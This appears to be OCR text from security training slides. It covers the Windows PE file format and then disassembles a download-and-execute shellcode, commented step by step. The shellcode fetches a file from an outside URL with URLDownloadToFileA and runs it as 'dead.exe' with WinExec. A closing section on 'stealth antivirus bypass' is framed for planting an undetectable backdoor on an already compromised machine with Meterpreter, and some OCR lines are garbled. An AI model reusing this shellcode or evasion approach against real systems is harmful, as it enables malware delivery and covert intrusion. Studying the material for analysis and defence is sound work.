typedef struct _IMAGE_FILE_HEADER {
    WORD    Machine;
    WORD    NumberOfSections;
    DWORD   TimeDateStamp;
    DWORD   PointerToSymbolTable;
    DWORD   NumberOfSymbols;
    WORD    SizeOfOptionalHeader;
    WORD    Characteristics;
} IMAGE_FILE_HEADER, *PIMAGE_FILE_HEADER;
```

```
typedef struct _IMAGE_OPTIONAL_HEADER {
    WORD    Magic;
    BYTE    MajorLinkerVersion;
    BYTE    MinorLinkerVersion;
    DWORD   SizeOfCode;
    DWORD   SizeOfInitializedData;
    DWORD   SizeOfUninitializedData;
    DWORD   AddressOfEntryPoint;
    DWORD   BaseOfCode;
    DWORD   BaseOfData;
    DWORD   ImageBase;
    DWORD   SectionAlignment;
    DWORD   FileAlignment;
    WORD    MajorOperatingSystemVersion;
    WORD    MinorOperatingSystemVersion;
    WORD    MajorImageVersion;
    WORD    MinorImageVersion;
```


```
    WORD    MajorSubsystemVersion;
    WORD    MinorSubsystemVersion;
    DWORD   Win32VersionValue;
    DWORD   SizeOfImage;
    DWORD   SizeOfHeaders;
    DWORD   CheckSum;
    WORD    Subsystem;
    WORD    DllCharacteristics;
    DWORD   SizeOfStackReserve;
    DWORD   SizeOfStackCommit;
    DWORD   SizeOfHeapReserve;
    DWORD   SizeOfHeapCommit;
    DWORD   LoaderFlags;
    DWORD   NumberOfRvaAndSizes;
    IMAGE_DATA_DIRECTORY DataDirectory[16];
}
```

Data Directory

Member	Offset	Size	Value	Section
Export Directory RVA	00000168	Dword	000B51C0	.text
Export Directory Size	0000016C	Dword	0000A9B1	
Import Directory RVA	00000170	Dword	000BFB74	.text
Import Directory Size	00000174	Dword	000001F4	
Resource Directory RVA	00000178	Dword	000C7000	.rsrc
Resource Directory Size	0000017C	Dword	00000528	
Exception Directory RVA	00000180	Dword	00000000	
Exception Directory Size	00000184	Dword	00000000	
Security Directory RVA	00000188	Dword	00000000	
Security Directory Size	0000018C	Dword	00000000	
Relocation Directory RVA	00000190	Dword	000C8000	.reloc
Relocation Directory Size	00000194	Dword	0000B0B0	
Debug Directory RVA	00000198	Dword	000C59B4	.text
Debug Directory Size	0000019C	Dword	00000038	
Architecture Directory RVA	000001A0	Dword	00000000	
Architecture Directory Size	000001A4	Dword	00000000	
Reserved	000001A8	Dword	00000000	
Reserved	000001AC	Dword	00000000	
TLS Directory RVA	000001B0	Dword	00000000	
TLS Directory Size	000001B4	Dword	00000000	
Configuration Directory RVA	000001B8	Dword	00082890	.text
Configuration Directory Size	000001BC	Dword	00000040	

Image section table

```
#define IMAGE_SIZEOF_SHORT_NAME              8
typedef struct _IMAGE_SECTION_HEADER {
    BYTE    Name[IMAGE_SIZEOF_SHORT_NAME];
    union {
            DWORD   PhysicalAddress;
            DWORD   VirtualSize;
    } Misc;
    DWORD   VirtualAddress;
    DWORD   SizeOfRawData;
    DWORD   PointerToRawData;
    DWORD   PointerToRelocations;
    DWORD   PointerToLinenumbers;
    WORD    NumberOfRelocations;
    WORD    NumberOfLinenumbers;
    DWORD   Characteristics;
} #define IMAGE_SIZEOF_SECTION_HEADER          40
```



Executable code section, .text
The .text section also contains the entry point mentioned earlier. The IAT also lives in the .text section immediately before the module entry point.
Data sections, .bss, .rdata, .data

The .bss section represents uninitialized data for the application, including all variables declared as static within a function or source module.
The .rdata section represents read-only data, such as literal strings, constants, and debug directory information.
All other variables (except automatic variables, which appear on the stack) are stored in the .data section. Basically, these are application or module global variables.


The .rsrc section contains resource information for a module. It begins with a resource directory structure like most other sections, but this section's data is further structured into a resource tree. The IMAGE_RESOURCE_DIRECTORY, shown below, forms the root and nodes of the tree.

PE exports & imports table

```
// Get Export directory

memcpy(&oDOS, pcImageBase, sizeof(oDOS));
memcpy(&oNT, (BYTE *)((DWORD)pcImageBase + oDOS.e_lfanew), sizeof(oNT));
oExportDirEntry = oNT.OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT];
memcpy(&oExportDirectory, (BYTE *)((DWORD)pcImageBase + oExportDirEntry.VirtualAddress), sizeof(oExportDirectory));

// Parse names

pdwAddressOfNames     = (DWORD *)((DWORD)pcImageBase + oExportDirectory.AddressOfNames);
pdwAddressOfFunctions = (DWORD *)((DWORD)pcImageBase + oExportDirectory.AddressOfFunctions);

for(DWORD nr = 0; nr < oExportDirectory.NumberOfFunctions; nr++)
{
    EXPORT_ENTRY oExport;

    // Get function details

    pcFunctionName            = (CHAR *)((DWORD)pcImageBase + (DWORD)(pdwAddressOfNames[nr]));
    dwFunctionAddress         = (DWORD)pcImageBase + (DWORD)(pdwAddressOfFunctions[nr]);
    dwFunctionPointerLocation = (DWORD)pcImageBase + oExportDirectory.AddressOfFunctions + nr * sizeof(DWORD);

    // Save new function export

    oExport.dwAddress          = dwFunctionAddress;
    oExport.dwPointerOfAddress = dwFunctionPointerLocation;
    oExport.sName              = pcFunctionName;
    oExport.uOrdinal           = (USHORT)nr + 1;

    vExports.push_back(oExport);
}
```

To parse the imports table, we need to iterate through all the functions with two pointers: one for the name of the function and the other for the address of the function.

Verify shellcodes



Disassemble and understand shellcodes.

Convert text shellcodes

Step 1, text shellcode:

```
"\x33\xC9\x64\x8B\x41\x30\x8B\x40\x0C\x8B"
"\x70\x14\xAD\x96\xAD\x8B\x58\x10\x8B\x53"
"\x3C\x03\xD3\x8B\x52\x78\x03\xD3\x8B\x72"
"\x20\x03\xF3\x33\xC9\x41\xAD\x03\xC3\x81"
"\x38\x47\x65\x74\x50\x75\xF4\x81\x78\x04"
"\x72\x6F\x63\x41\x75\xEB\x81\x78\x08\x64"
```

Step 2, remove "\x" and quotes and save to a binary file:

```
33 C9 64 8B 41 30 8B 40 0C 8B
70 14 AD 96 AD 8B 58 10 8B 53
3C 03 D3 8B 52 78 03 D3 8B 72
20 03 F3 33 C9 41 AD 03 C3 81
38 47 65 74 50 75 F4 81 78 04
72 6F 63 41 75 EB 81 78 08 64
```

HxD - Freeware Hex Editor and Disk Editor:
-http://mh-nexus.de/en/hxd/

Disassemble shellcodes

```
C:\Users\Ionut\AppData\Local\nasm>ndisasm.exe -b 32 download.bin

00000000  33C9              xor ecx,ecx
00000002  648B4130          mov eax,[fs:ecx+0x30]
00000006  8B400C            mov eax,[eax+0xc]
00000009  8B7014            mov esi,[eax+0x14]
0000000C  AD                lodsd
0000000D  96                xchg eax,esi
0000000E  AD                lodsd
0000000F  8B5810            mov ebx,[eax+0x10]
00000012  8B533C            mov edx,[ebx+0x3c]
00000015  03D3              add edx,ebx
00000017  8B5278            mov edx,[edx+0x78]
0000001A  03D3              add edx,ebx
0000001C  8B7220            mov esi,[edx+0x20]
0000001F  03F3              add esi,ebx
00000021  33C9              xor ecx,ecx

.............................................
```

NASM: http://www.nasm.us/

Process Environment Block

In computing the Process Environment Block (abbreviated PEB) is a data structure in Win32. It is an opaque data structure that is used by the operating system internally, most of whose fields are not intended for use by anything other than the operating system.[1] Microsoft notes, in its MSDN Library documentation — which documents only a few of the fields — that the structure "may be altered in future versions of Windows".[2] The PEB contains data structures that apply across a whole process, including global context, startup parameters, data structures for the program image loader, the program image base address, and synchronization objects used to provide mutual exclusion for process-wide data structures.

```
struct PEB *GetPEB()
{
        __asm
        {
                mov eax ,fs:30h
        }
}
```

```
typedef struct _PEB {
...
PPEB_LDR_DATA Ldr; // 0xC
...
} PEB, *PPEB;
```

```
typedef struct _PEB_LDR_DATA {
...
LIST_ENTRY InLoadOrderModuleList;
LIST_ENTRY InMemoryOrderModuleList;          // 0x14
LIST_ENTRY InInitializationOrderModuleList;
...
} PEB_LDR_DATA, *PPEB_LDR_DATA;
```

Find kernel32.dll

```
00000000  33C9              xor ecx,ecx             ; ECX = 0
00000002  648B4130          mov eax,[fs:ecx+0x30]   ; EAX = PEB
00000006  8B400C            mov eax,[eax+0xc]       ; EAX = PEB->Ldr
00000009  8B7014            mov esi,[eax+0x14]      ; ESI = PEB->Ldr.InMemOrder
0000000C  AD                lodsd                   ; EAX = Second module
0000000D  96                xchg eax,esi            ; EAX = ESI, ESI = EAX
0000000E  AD                lodsd                   ; EAX = Third (kernel32)
0000000F  8B5810            mov ebx,[eax+0x10]      ; EBX = Base address
00000012  8B533C            mov edx,[ebx+0x3c]      ; EDX = DOS->e_lfanew
00000015  03D3              add edx,ebx             ; EDX = PE Header
00000017  8B5278            mov edx,[edx+0x78]      ; EDX = Offset export table
0000001A  03D3              add edx,ebx             ; EDX = Export table
0000001C  8B7220            mov esi,[edx+0x20]      ; ESI = Offset names table
0000001F  03F3              add esi,ebx             ; ESI = Names table
00000021  33C9              xor ecx,ecx             ; EXC = 0
```

Find GetProcAddress

```
00000023  41              inc ecx                 ; Loop for each function
00000024  AD              lodsd
00000025  03C3            add eax,ebx             ; Loop untill function name

00000027  813847657450    cmp dword [eax],0x50746547        ; GetP
0000002D  75F4            jnz 0x23
0000002F  817804726F6341  cmp dword [eax+0x4],0x41636f72    ; rocA
00000036  75EB            jnz 0x23
00000038  81780864647265  cmp dword [eax+0x8],0x65726464    ; ddre
0000003F  75E2            jnz 0x23

00000041  8B7224          mov esi,[edx+0x24]   ; ESI = Offset ordinals
00000044  03F3            add esi,ebx          ; ESI = Ordinals table
00000046  668B0C4E        mov cx,[esi+ecx*2]   ; CX = Number of function
0000004A  49              dec ecx
0000004B  8B721C          mov esi,[edx+0x1c]   ; ESI = Offset address table
0000004E  03F3            add esi,ebx          ; ESI = Address table

00000050  8B148E          mov edx,[esi+ecx*4]  ; EDX = Pointer(offset)
00000053  03D3            add edx,ebx          ; EDX = GetProcAddress
```

Find LoadLibrary

```
00000055  33C9              xor ecx,ecx                ; ECX = 0
00000057  51                push ecx
00000058  682E657865        push dword 0x6578652e      ; .exe
0000005D  6864656164        push dword 0x64616564      ; dead
00000062  53                push ebx                   ; Kernel32 base address
00000063  52                push edx                   ; GetProcAddress
00000064  51                push ecx                   ; 0
00000065  6861727941        push dword 0x41797261      ; aryA
0000006A  684C696272        push dword 0x7262694c      ; Libr
0000006F  684C6F6164        push dword 0x64616f4c      ; Load
00000074  54                push esp                   ; "LoadLibrary"
00000075  53                push ebx                   ; Kernel32 base address
00000076  FFD2              call edx                   ; GetProcAddress(LL)
```

Load a DLL (urlmon.dll)

```
00000078  83C40C            add esp,byte +0xc       ; pop "LoadLibrary"
0000007B  59                pop ecx                 ; ECX = 0
0000007C  50                push eax                ; EAX = LoadLibrary
0000007D  51                push ecx
0000007E  66B96C6C          mov cx,0x6c6c           ; ll
00000082  51                push ecx
00000083  686F6E2E64        push dword 0x642e6e6f   ; on.d
00000088  6875726C6D        push dword 0x6d6c7275   ; urlm
0000008D  54                push esp                ; "urlmon.dll"
0000008E  FFD0              call eax                ; LoadLibrary("urlmon.dll")
```

Get function from DLL (URLDownloadToFile)

```
00000090  83C410           add esp,byte +0x10       ; Clean stack
00000093  8B542404         mov edx,[esp+0x4]        ; EDX = GetProcAddress
00000097  33C9             xor ecx,ecx              ; ECX = 0
00000099  51               push ecx
0000009A  66B96541         mov cx,0x4165            ; eA
0000009E  51               push ecx
0000009F  33C9             xor ecx,ecx              ; ECX = 0
000000A1  686F46696C       push dword 0x6c69466f    ; oFil
000000A6  686F616454       push dword 0x5464616f    ; oadT
000000AB  686F776E6C       push dword 0x6c6e776f    ; ownl
000000B0  6855524C44       push dword 0x444c5255    ; URLD
000000B5  54               push esp                 ; "URLDownloadToFileA"
000000B6  50               push eax                 ; urlmon base address
000000B7  FFD2             call edx                 ; GetProc(URLDown)
```

Call URLDownloadToFile

```
000000B9  33C9              xor ecx,ecx               ; ECX = 0
000000BB  8D542424          lea edx,[esp+0x24]        ; EDX = "dead.exe"
000000BF  51                push ecx
000000C0  51                push ecx
000000C1  52                push edx                  ; "dead.exe"
000000C2  EB47              jmp short 0x10b           ; Will see
000000C4  51                push ecx                  ; 0 from 10b
000000C5  FFD0              call eax                  ; Download

...

; Will put URL pointer on the stack as return address (call)
0000010B  E8B4FFFFFF        call dword 0xc4

; http://bflow.security-portal.cz/down/xy.txt

00000110  687474703A        push dword 0x3a707474
00000115  2F                das
00000116  2F                das
117 62666C            bound esp,[esi+0x6c]
...
```

Get function from DLL (WinExec)

```
000000C7  83C41C            add esp,byte +0x1c       ; Clean stack (URL...)
000000CA  33C9              xor ecx,ecx              ; ECX = 0
000000CC  5A                pop edx                  ; EDX = GetProcAddress
000000CD  5B                pop ebx
000000CE  53                push ebx                 ; EBX = kernel32 base
address
000000CF  52                push edx
000000D0  51                push ecx
000000D1  6878656361        push dword 0x61636578   ; xeca
000000D6  884C2403          mov [esp+0x3],cl
000000DA  6857696E45        push dword 0x456e6957   ; WinE
000000DF  54                push esp
000000E0  53                push ebx
000000E1  FFD2              call edx                ; GetProcAddress(WinExec)
```

WinExec and ExitProcess

```
000000E3  6A05              push byte +0x5          ; SW_SHOW
000000E5  8D4C2418          lea ecx,[esp+0x18]      ; ECX = "dead.exe"
000000E9  51                push ecx
000000EA  FFD0              call eax                ; Call WinExec(exe, 5)
```

```
000000EC  83C40C            add esp,byte +0xc               ; Clean stack
000000EF  5A                pop edx                         ; GetProcAddress
000000F0  5B                pop ebx                         ; kernel32 base
000000F1  6865737361        push dword 0x61737365           ; essa
000000F6  836C240361        sub dword [esp+0x3],byte +0x61
000000FB  6850726F63        push dword 0x636f7250           ; Proc
00000100  6845786974        push dword 0x74697845           ; Exit
00000105  54                push esp
00000106  53                push ebx
00000107  FFD2              call edx                        ; GetProc(Exec)
00000109  FFD0              call eax                        ; ExitProcess
```

Tutorial Let’s Generate some shellcode

We are going to use nasm and arwin

Advance Stealth Antivirus Bypass

Originally by y0nd13

Objectives


- • How AV works
- • Why typical backdoor doesn’t works
- • How MeterpreterWorks
- • Compiling own meterpreter
- • Working around it works

Real Man Don`t Use Antivirus

How AV Works?


Signatured Based

- Base on Hashes compute on MD5,Sha1,CRc and blax3.
- Hashes will be compare with antivirus engine database.



Heuristic Based

- Trying to be smart by analyzing similarity between known backdoor and unknown tested binary
- All antivirus claim to support heuristic.
- I don`t believe it.



Emulator Mode

- Code will be executed in emulator mode .
- Antivirus will analyze all the executable code in the executable code in the emulator memory and determine it’s malicious or not .
- Most advance technique in antivirus these days.
- Hard to bypass but still possible?

Scenario

Imagine you have an owned machine . And would like to upload a backdoor that is only unique to you bypass antivirus checking and hard to reverse.*


*Well if u already owned a machine u can just delete/disable the AV but on a stealth level..

Why meterpreter???

- Highly sophisticated memory hacking backdoor
- Comes with lot of useful scripts like pivoting, port forwarding
- Easily modified.

